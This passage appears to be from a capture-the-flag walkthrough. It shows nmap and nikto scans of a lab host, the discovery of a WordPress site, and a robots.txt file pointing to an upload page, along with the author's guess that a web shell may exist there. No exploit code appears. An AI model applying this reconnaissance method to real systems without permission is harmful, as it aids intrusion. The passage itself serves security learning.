


```
root@parrot:~# nmap -sV 192.168.41.177

Starting Nmap 7.40 ( https://nmap.org ) at 2019-06-05 17:15 IST
Nmap scan report for 192.168.41.177
Host is up (0.0018s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2
.0)
8000/tcp open  http    Apache httpd 2.4.25
MAC Address: 00:0C:29:68:9C:53 (VMware)
Service Info: Host: 172.18.0.3; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.72 seconds
root@parrot:~# 
```

There are only two ports open. On port 22, there is a SSH server running and on port 8000 a web server is running. I ran a nikto scan on the web server running on the target.




```
root@parrot:~# nikto -h 192.168.41.177:8000
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.41.177
+ Target Hostname:    192.168.41.177
+ Target Port:        8000
+ Start Time:         2019-06-05 17:18:08 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.25 (Debian)
+ Retrieved x-powered-by header: PHP/7.2.15
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://192.168.41.177:8000/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x3
4 0x582a7b178d36c
+ Entry '/upload.php' in robots.txt returned a non-forbidden or redirect HTTP co
de (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
```




```
+ Uncommon header 'link' found, with contents: <http://localhost:8000/index.php?
rest_route=/>; rel="https://api.w.org/"
+ Web Server returns a valid response with junk HTTP methods, this may cause fal
se positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-content/plugins/hello.php: PHP error reveals file system path.
+ OSVDB-62684: /wp-content/plugins/hello.php: The WordPress hello.php plugin rev
eals a file system path
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login.php: Wordpress login found
```

I find some interesting information. Our target appears to be running Wordpress CMS as it fo -und Wordpress login page. The scan also says "robots.txt" has two entries. I wanted to run WPscan on the target Wordpress websit but it was not working. So I decide to have a look at the "robots.txt" page.



```
User-agent:*
Disallow:/upload.php
Disallow:/uploads
```

It had two entries : upload.php page and uploads directory. What could it be? May be a web shell present in the uploads directory. I tried to view the uploads directory in browser to have a look at it. It was forbidden.

